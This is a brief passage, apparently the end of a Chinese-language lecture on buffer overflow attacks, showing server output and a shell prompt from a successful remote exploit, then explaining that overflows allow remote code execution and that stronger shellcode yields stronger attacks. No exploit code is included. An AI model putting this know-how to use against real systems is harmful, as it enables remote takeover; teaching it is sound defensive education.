  - Received 1014 bytes from client.
- sh-4.2$

- 远程目标被攻击了，可见只要存在缓冲区溢出漏洞，在某些条件下是可以被利用的，可以远程执行攻击者期望的代码，甚至可以远程控制目标系统。
- 应该说明的是，缓冲区溢出攻击的效果取决于shellcode自身的功能。如果想获得更好的攻击效果，则需编写功能更强的shellcode，这要求编写者对系统功能调用有更全面深入的了解，并具备精深的软件设计技巧。

谢谢！